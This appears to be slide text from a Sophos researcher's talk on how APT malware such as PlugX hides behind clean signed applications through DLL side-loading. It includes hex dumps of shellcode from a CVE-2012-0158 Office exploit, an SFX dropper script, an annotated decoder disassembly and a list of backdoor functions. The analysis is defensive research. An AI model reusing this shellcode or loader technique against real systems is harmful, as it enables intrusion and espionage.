

Hide and seek - how targeted attacks hide behind clean applications



Szappanos Gábor

Principal Malware Researcher

SOPHOS

Honourable mentions:

- 2010. Stuxnet digitally signed drivers: stolen certificate
- June 2012. Flame/Wiper: MD5 collision attack + abused MS certificate
- October 2012. Adobe signed malware: compromised server
- January 2013. TURKTRUST certificate abuse
- March 2013. Bit9 signed malware: stolen certificate
- Certificated purchased by malware authors (Digital River,...)

SOPHOS


Classification initiative

See if APT samples cluster by:

- Shellcode techniques
- Encryption of embedded EXE
- Generic detection of dropped malware
- Connected C&C domains
- System activity

Typical Plugx infection scenario

Decoy doc



CVE-2012-0158

THURSDAY, JUNE 6, 2013

Tomato Garden Campaign - Possible Microsoft Office zero day in the wild used against Tibet and China Democracy activists

Update: So far some of the samples are killed with ms12-060 but are not a known exploit, so this might be a new, but patched exploit. The purpose of this campaign might be to evade AV while going after users without the latest patch - all samples are at 7 or 8 of 43 max on VirusTotal.

We are currently examining 40 samples of an unconfirmed zeroday in Microsoft Office circulating against Pro Democracy and Tibet activists. One of the exploit documents contains a "PittyTiger" payload, however, several different payload implants have been observed. The exploit is contained in a .doc file but could be delivered via RTF as well. We've seen attacks since June 4 2013 using payloads compiled on May 28, and some of the command and control domains have been registered as late as today June 6 2013.

Stage 2 neighbourhood

```
\par >{\*\themedata 504b03041 4090905533c9648b35300000008b760c8b761c8b5e  
b7e208b3666394f1875f28bude7770300005d83c5088bfd6a0e59e824030000e2f98d852  
06800010000ff550489851c010000c7840521010000647732308b4d3c85c9750dc784052  
e455845eb0bc78405250100002e646c6cc78405290100000000000008d4570506a50ff550  
08d7540a4803e0075fac60700c785800100000000000008dbd800100008307046a00ff37f  
53875eb8bbd800100006a006a006a0057ff55246a0468001000008b4538506a00ff55288  
0006a008d8590010000508b4538508b8588010000508b858001000050ff552c6a0068800  
26a006a0368000000408d4570508b5518eb195b8d4df783c205518bfff558bec60168895  
5c3ffe2e8e2ffffff8985700100006a0068800000006a026a006a0368000000408d85210  
b5518e8bbffffff898584010000c7456410f603008b858801000005a6b9010089858c010  
c01000033c933c08a040bc1e00480fc037402049033d28a540b0180fa39760380c20980e  
4bf880343413b4d6475d36a008d8590010000508b4564508b858c010000508b858401000  
08b858401000050ff551c8b9d8c0100008b45646bc00203d8899d8c010000c7456800b00  
3c08a040bc1e00480fc037402049033d28a540b0180fa39760380c20980e20f02c234bf8  
b4d6875d36a006a006a008b858001000050ff55246a008d8590010000508b4568508b858  
08b858001000050ff55206a008d8590010000508b4568508b858c010000508b857001000  
06a006a008b4568508b858001000050ff55246a006a008b4568508b857001000050ff552  
100008b4d382b4d68894d6833c0f3aa6a008d8590010000508b4568508b8588010000500  
00050ff55206a008d8590010000508b4568508b8588010000508b857001000050ff55200  
00050ff551c8b857001000050ff551c8b453c85c075138d85210100006a00508b5508e80  
b118d85210100006a01508b5500e8f8fdffff55348bf08bbd88010000a4803e0075fac  
9500000008d7570f3a48bbd880100006a01578b5508e8c8fdffff6a006a006a00ff55105  
c8b741e7803f3568b762003f333c94941ad03c333ed0fbe103ad67408c1cd0703ea40ebf  
75e8b6e2403eb668b4c4d008b6e1c03eb8b448d0003c3ab5d59c3e882fcffff33c033c03  
274910c39e27d83512fa201a06597cb6389d14f8e130aac9332e49457660dfc48d1f744  
759de1eb2360f13b97c75699b878be5f91a0d000000000007e57494e574f5244000032000
```


Stage 2 two views

```
0000000000: 50 4B 03 04 14 09 09 05 | 53 3C 96 48 B3 53 00 00 PK♦♦¶00♠S<-H³S
0000000010: 00 08 B7 60 C8 B7 61 C8 | B5 E0 88 B6 E0 88 B7 E2  □··È·aÈµà^¶à^·â
0000000020: 08 B3 66 63 94 F1 87 5F | 28 BD DE 97 90 30 00 05  ¶³fc"ñ"ll<½p-?0 ♠
0000000030: D8 3C 50 88 BF D6 A0 E5 | 9E 82 40 30 00 0E 2F 98  0<P^¿ö äz'00 ¶/~
0000000040: D8 52 10 10 00 05 06 80 | 00 10 00 0F F5 50 48 98  0R>> ♠♠? > #6PH~
0000000050: 51 C0 10 00 0C 78 40 52 | 10 10 00 06 47 73 23 08   QÀ> ♣x0R>> ♠Gs#□
0000000060: B4 D3 C8 5C 97 50 DC 78 | 40 52 50 10 00 02 E4 55  'óè\~PÜx0RP> 0äU
0000000000: 50 4B 03 04 14 00 90 90 | 55 33 C9 64 8B 35 30 00 PK♦♦¶ ??U3Ed<50
0000000010: 00 00 8B 76 0C 8B 76 1C | 8B 5E 08 8B 6E 08 8B 7E  <v♀<vL<^KñK~
0000000020: 20 8B 36 66 39 4F 18 75 | F2 8B DD E9 79 03 00 00  <6f90†uò<yéy♥
0000000030: 5D 83 C5 08 8B FD 6A 0E | 59 E8 24 03 00 00 E2 F9  Jf8□<yj¶Yè$♥ àù
0000000040: 8D 85 21 01 00 00 50 68 | 00 01 00 00 FF 55 04 89  ?.!@ Ph @ jü♠%
0000000050: 85 1C 01 00 00 C7 84 05 | 21 01 00 00 64 77 32 30  .L@ Ç"♠!@  dw20
0000000060: 8B 4D 3C 85 C9 75 0D C7 | 84 05 25 01 00 00 2E 45  <M<.Éu¶Ç"♠/ @ .E
0000000070: 58 45 EB 0B C7 84 05 25 | 01 00 00 2E 64 6C 6C C7  XEè8Ç"♠% @ .d11Ç
0000000080: 84 05 29 01 00 00 00 00 | 00 00 8D 45 70 50 6A 50  "♠) @ :Eprj¶
0000000090: FF 55 04 8D 7C 05 70 8D | 75 40 A4 80 3E 00 75 FA  yü♦? !♠p?u0x?> uú
00000000A0: C6 07 00 C7 85 80 01 00 | 00 00 00 00 00 8D BD 80  ¶· Ç.? @ ?½?
00000000B0: 01 00 00 83 07 04 6A 00 | FF 37 FF 55 14 3B 45 38  @ f♦j y7yU¶;E8
00000000C0: 75 EB 8B BD 80 01 00 00 | 6A 00 6A 00 6A 00 57 FF  uè<½? @ j j j Wj
00000000D0: 55 24 6A 04 68 00 10 00 | 00 8B 45 38 50 6A 00 FF  U$ j♦h > <E8Pj y
00000000E0: 55 00 00 05 00 04 00 00 | 6A 00 00 05 00 04 00 00  U<v·@  i 2 20
```

Stage 2 decoding – (v. 3.0, 4.0)

```
\lsdsemihidden0 \lsdunhideused0 \lsdqformat1 \lsdprReference;\  
dunhideused0 \lsdqformat1 \lsdpriority32 \lsdlocked0 Intense Re  
\lsdsemihidden0 \lsdunhideused0 \lsdqformat1 \lsdpriority33 \ls  
le;\lsdpriority37 \lsdlocked0 Bibliography;\lsdqformat1 \lsdpr  
d0 TOC Heading;}}{\*\datastore f2e52fbfbcfbfbbbf4040bfbf  
fbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfb  
1a005b1bf0bb6729e07bef3729eebd7d6cc9fcfcdd0d8cdded29fcded1d1d0  
fd6d19ffbf0ec9fd2d0dba91b2b2b59bbfbfbfbfbfbfbfbf04dac11f40bbaf4c  
77dd24c50bbaf4c677dc14c58bbaf4c677dc24c0bbaf4c83b4f24c45bbaf4c  
77ddd4c42bbaf4c677dd34c41bbaf4c677dd74c41bbaf4cedd6dcd740bbaf4c  
fbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfb  
4beb7bfbfcfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfb  
bbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfb  
fbfafbfbfafbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfd32abfbf83bfbfb  
fbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfb  
fbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfb  
fbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfb  
fcfbfbfbfafbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbf91cbdac7cbbfbfb  
f9fbfbfbf3fbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfb  
f9fbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfbfb
```



Encrypted EXE

RAR SFX dropper (v. 3.0, 4.0)

Clean signed application

Malware loader

Name	Size	Packed	Type	Modified	CRC32
File folder					
Nv.exe	47,208	23,817	Application	21/05/2011 06:01	FDBDD02E
NvSmartMax.dll	49,152	20,328	Application extens...	31/10/2012 15:47	C017E976
NvSmartMax.dll.url	112,719	112,719	Internet Shortcut	12/11/2012 13:08	83FD429E

;下面的注释包含自解压脚本命令

```
Setup=Nv.exe  
TempMode  
Silent=1  
Overwrite=1
```

Encrypted payload

Stage 2 decoding – (v. 6.0)

```
    mov     ecx, [ebp+64h]           ; length of embedded EXE
    mov     bl, [eax-6]             ; initial key
    mov     bh, [eax-5]             ; key increment

decoder_loop:                       ; CODE XREF: sub_119A+18B↓j
    xor     [eax], bl
    add     bl, bh
    inc     eax
    dec     ecx
    jnz     short decoder_loop
    push   4
    push   1000h
    mov     eax, [ebp+64h]           ; length of embedded EXE
    imul   eax, 6                   ; estimated compression ratio
    push   eax
    push   0
    call   dword ptr [ebp+28h]       ; VirtualAlloc
    mov     [ebp+194h], eax          ; hmem
    lea    eax, [ebp+190h]
    push   eax
    push   dword ptr [ebp+64h]       ; length of embedded EXE
    push   dword ptr [ebp+18Ch]     ; start of encoded EXE
    mov     eax, [ebp+64h]           ; length of embedded EXE
    imul   eax, 6
    push   eax                       ; estimated decompressed size
    push   dword ptr [ebp+194h]     ; hmem
    push   2                         ; COMPRESSION_FORMAT_LZNT1
    call   ss:off_38[ebp]           ; RtlDecompressBuffer
    push   0
    lea    eax, [ebp+190h]
    push   eax
    push   dword ptr [ebp+190h]
    mov     eax, [ebp+194h]         ; hmem
    push   eax
    mov     eax, [ebp+184h]
    push   eax
    call   dword ptr [ebp+20h]      ; WriteFile
```

The final payload


```
view DUMP_00940000-00970000 - Far 2.0.1807 x86
C:\...\plugxv6\DUMP_00940000-00970000 1252 196608 Col 0 0%
00000000: 47 55 4C 50 00 00 00 00 00 00 00 00 0B 00 GULP ♂
00000001: 13 CA 01 00 00 00 0D 00 0C 15 00 00 90 14 94 00 !!Ê  ♪ ♢ §  ☒ ♪”
00000002: 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000003: 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000004: 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000005: 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000006: 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000007: 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000008: 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000009: 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0000000A: 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0000000B: 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0000000C: 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0000000D: 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0000000E: 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0000000F: 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000010: 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000011: 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000012: 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000013: 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000014: 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000015: 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000016: 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000017: 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000018: 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000019: 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0000001A: 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0000001B: 00 00 00 00 00 00 00 00 00 00 00 00 00 00
1 2 3 4 5Print 6 7Prev 8Goto 9Video 10
```

[3_1.pdf](#)


Backdoor functions

Function name	Functionaity
Disk	Get drive information (type, free space) Enumerate files Create Directory Create/Modify file Copy/Delete/Move/Rename files Execute files
KeyLog	Log keystrokes to file %ALLUSERSPROFILE%\SxS\NvSmart.hlp
Nethood	Enumerate shared network resources
Netstat	Set TCP connection state Enumerate UDP and TCP connections
Option	Lock workstation Logoff/Reboot/Shutdown workstation Display messagebox
PortMap	Perform port map
Process	Terminate process Enumerate processes and modules Get process and module information
RegEdit	Enumerate/Create/Delete registry entries
Screen	Capture screenshot
Service	Get service information Change service configuration Start service Control service Delete service
Shell	Create remote shell
SQL	List SQL drivers List SQL data sources Execute SQL command
Telnet	Create telnet connection

